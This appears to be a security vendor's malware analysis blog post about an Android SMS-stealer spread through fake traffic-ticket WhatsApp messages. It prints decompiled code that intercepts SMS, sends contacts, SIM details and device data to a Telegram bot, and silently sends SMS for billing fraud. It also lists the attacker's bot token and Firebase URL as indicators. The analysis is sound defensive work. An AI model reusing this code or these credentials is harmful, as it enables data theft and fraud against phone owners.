

Beware: Malicious Android Malware Disguised as Government Alerts.

 blogs.quickheal.com/beware-malicious-android-malware-disguised-as-government-alerts/

March 22, 2024



In our high-tech world, sneaky cyber threats can pop up anywhere. Lately, we've spotted sneaky malware on Android phones spreading through fake WhatsApp messages. These messages pretend to be from the government, but they're hiding something nasty inside

Cybercriminals have cleverly utilized the notification system of the government's traffic department to spread their malicious software. We've encountered several instances of these deceptive messages purportedly sent from authorities like the Pimpri-Chinchwad Traffic Police and Chandigarh Traffic Police. These messages claim that the recipient has received a traffic ticket for breaking the rules. To make the messages seem authentic, they even include specific details such as the ticket number and the vehicle's registration information. Additionally, they have incorporated the official logos of the Maharashtra Motor Vehicle Department and Chandigarh Administration as their profile pictures to further establish an air of authenticity.




Figure 1. WhatsApp message received by Victim

Within these messages, there's typically a request for the recipient to download an application called "Vahan Parivahan." This application supposedly serves to confirm the recipient's identity and provide evidence related to the alleged violation. Figure 1 shows WhatsApp messages received by victims. However, unbeknownst to the recipients, the linked APK file contains malicious software designed to steal information from Android devices. This infostealer malware is engineered to infiltrate devices discreetly and compromise sensitive data without the user's awareness. The malware engages in billing fraud by sending messages to specific phone numbers. In Figure 2, the attack flow of this malware campaign is depicted.




Figure 2. Attack flow

We examined one of the apps (please refer figure 3), upon launching the application,

- It initiates a request for various permissions. These permissions encompass the ability to send and receive SMS messages, manage phone calls, and access the device's contact list.
- Furthermore, the application seeks authorization to act as the default SMS application for system notifications and receivers, thereby assuming control over messaging functionalities.




Figure 3. Permissions asked by app

Once the malware application gets permission, it hides its icon, so users won't notice it. Then, secretly, it starts gathering sensitive information from the device, like contacts, text messages, and details about the device and SIM card. After that, it retrieves phone numbers and messages from a server database and sends those messages as text messages without the user knowing. At the same time, it sends the collected data to a Telegram bot using the Telegram API.

Technical Working of the Android Malware Application:



Figure 4. Application icons

Application name: VAHAN PARIVAHAN

Package Name: shd.ske

MD5 hash: a5765ba70f06b2be056dc3df6270de32

Dangerous permission:

- android.permission.SEND_SMS
- android.permission.READ_PHONE_STATE
- android.permission.RECEIVE_SMS
- android.permission.READ_CONTACTS

Extracting received SMS data –

This application requested permission to become the primary SMS application on the device. By becoming the default SMS app, it gains the capability to register a broadcast receiver, allowing it to intercept system notifications linked to SMS messages.

In the code snippet presented in Figure 5, the onReceive method of the BroadcastReceiver class is depicted. Within this method, the malware checks if the broadcast is related to receiving an SMS. If it indeed is an SMS received broadcast, the malware extracts the sender information and the SMS body, forwarding them for additional processing.

```

public class sr extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Bundle extras;
        if (!intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") || (extras = intent.getExtras()) == null) {
            return;
        }
        Object[] objArr = (Object[]) extras.get("pdu");
        if (objArr.length == 0) {
            return;
        }
        SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < objArr.length; i++) {
            SmsMessage createFromPdu = SmsMessage.createFromPdu((byte[]) objArr[i]);
            smsMessageArr[i] = createFromPdu;
            sb.append(createFromPdu.getMessageBody());
        }
        String originatingAddress = smsMessageArr[0].getOriginatingAddress();
        String sb2 = sb.toString();
        e.b(context, "Sender: " + originatingAddress + "\nBody: " + sb2, "/sms");
        abortBroadcast();
    }
}

```

Figure 5. Code for onReceive method of BroadcastReceiver

Device and SIM Information Harvesting –

In Figure 6, the code snippet demonstrates the malware's functionality to gather comprehensive device information, including the manufacturer, model number, Android OS version, and battery health status. Additionally, it accesses details about active subscriptions and retrieves information about each SIM card, such as the subscription ID, carrier name, and phone number. This process is initiated from the MainActivity of the application. Subsequently, the collected data is transferred to the subsequent function tasked with acquiring information about the device's contact list.

```

public void run() {
    String sb;
    SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(this.a);
    if (defaultSharedPreferences.contains("E")) {

```

Figure 6. Code which collects device and sim related info

Contact information gathering –

In Figure 7, the malware employs a Cursor object to query the device's content resolver for contact information. It specifies certain columns from the ContactsContract.CommonDataKinds.Phone.CONTENT_URI, excluding contacts linked to a Google account. The outcome of this query comprises contact IDs, display names, phone numbers, and account types.

```
public static void a(Context context, String str, String str2) {
```

Figure 7. Code to access contact information

Use of Telegram Bot API to send data

Figure 8 code snippet shows code which sends a document (in this case, a text file named “Contacts.txt” which has collected contact information) to a specified Telegram chat using the Telegram Bot API.

```
public void run() {
    try {
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL("https://api.telegram.org/bot" + e.a + "/sendDocument").openConnection();
        httpURLConnection.setRequestMethod("POST");
```

Figure 8. Collected contact saved to file Contacts.txt and sent to telegram chat

In Figure 9, the code is utilized to send gathered details regarding active subscriptions and retrieve information about each SIM card, including the subscription ID, carrier name, and phone number, using the Telegram API. This same code is also employed to send collected received SMS data.

```
BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(new BufferedInputStream(new URL("https://api.telegram.org/bot" + e.a
Stringbuilder sb = new Stringbuilder();
while (true) {
    String readline = bufferedReader.readLine();
    if (readline == null) {
        String sb2 = sb.toString();
        PrintStream printStream = System.out;
        printStream.println("Response: " + sb2.toString());
        return;
    }
    String sb2 = sb.toString();
    PrintStream printStream = System.out;
    printStream.println("Response: " + sb2.toString());
    return;
}

Here e.b = "-1002118750305" = bot id
this.b = device and sim related info
```

Figure 9. code used to send device and sim information

Billing Fraud –

The malware orchestrates billing fraud by autonomously sending messages to phone numbers retrieved from a server database, all without the user’s awareness. Figure 10 illustrates the code, leveraging Firebase Realtime Database to obtain phone numbers, message content, and timestamps. Utilizing this information, the malware executes the message transmission process.

```
public void run() {
    SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(this.b);
    String string = defaultSharedPreferences.getString("idn", "");
    if (defaultSharedPreferences.contains("E")) {
        return;
    }
}
```

Figure 10. Code to get phone number and message body

Figure 11 shows code to send SMS message –

```
public void a(String str, String str2) {
    try {
        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
        Context applicationContext = getApplicationContext();
        e.b(applicationContext, "✔ SMS sent successfully. \n\nNumber: " + str + "\nMsg: " + str2, "/sms");
    } catch (Exception e) {
        Context applicationContext2 = getApplicationContext();
        e.b(applicationContext2, "⚠ Error Sending sms\n\n" + e.toString(), "/sms");
    }
}
```

Figure 11. Code to send SMS

MITRE ATT&CK Tactics and Techniques:

Tactic	Sub-techniques	Descriptions
Defense Evasion(TA0030)	Obfuscated Files or Information(T1406)	Obfuscates metadata

Quick Heal Detection of Android Malware

Quick Heal detects such malicious applications with variants of Android.SMStief.A

It is recommended that all mobile users should install a trusted Anti-Virus like “Quick Heal Mobile Security for Android” to mitigate such threats and stay protected. Our antivirus software restricts users from downloading malicious applications on their mobile devices. Download your Android protection [here](#)

Conclusion

In summary, the use of fake government alerts for spreading malware is a serious concern for Android users. These scams trick people into downloading harmful apps by posing as official notifications. The attackers use convincing details and even mimic legitimate organizations to deceive victims. Once installed, such malware can infiltrate personal information, which can then be misused by cybercriminals. Additionally, these malicious apps can perform billing fraud without their consent simply by sending a message. To stay safe, it's crucial for users to be cautious of unexpected messages and avoid downloading unfamiliar apps. By staying informed and taking proactive steps to protect their devices, individuals can better defend themselves against these deceptive cyber threats.

IOCs:

MD5	Package Name	Detection Name
11f57e94d76a03802b42c6959c2063b0	shd.ske	Android.Smsthief.A99ca
4139319e20887ada2f9c529473f21f4a	shd.ske	Android.Smsthief.A6ddd
a5765ba70f06b2be056dc3df6270de32	shd.ske	Android.Smsthief.A9dc0

Telegram Bot information:

Telegram Bot ID: 6915291812:AAEeu3kUcEshFc3LgD4x_9qw6bpKwwQy1tw

Telegram Chat ID: 1002118750305

URLs:

(URL where malware sends data)

https://hookuptolookup-default-rtdb.firebaseio.com/-1002118750305/<message_thread_id>.json

(Firebase runtime DB used to obtain phone number and message body)

https://api.telegram.org/bot6915291812:AAEeu3kUcEshFc3LgD4x_9qw6bpKwwQy1tw/sendDocument

https://api.telegram.org/bot6915291812:AAEeu3kUcEshFc3LgD4x_9qw6bpKwwQy1tw/sendMessage?chat_id=1002118750305

TIPS TO STAY DIGITALLY SAFE:

- Download applications only from trusted sources like [Google Play Store](#).
- Do not click on any links received through messages or any other social media platforms as they may be intentionally or inadvertently pointing to malicious sites.
- Read the pop-up messages you get from the Android system before accepting or/allowing any new permissions.

- Be extremely cautious about what applications you download on your phone, as malware authors can easily spoof the original applications' names, icons, and developer details.
- For enhanced protection of your phone, always use a good antivirus like [Quick Heal Mobile Security for Android](#).

Don't wait! **Secure your smartphones today with Quick Heal Total Security for Mobiles & Smartphones – [Buy or Renew Today!](#)**



Digvijay Mane

Copyright © 2025 Quick Heal. All rights reserved.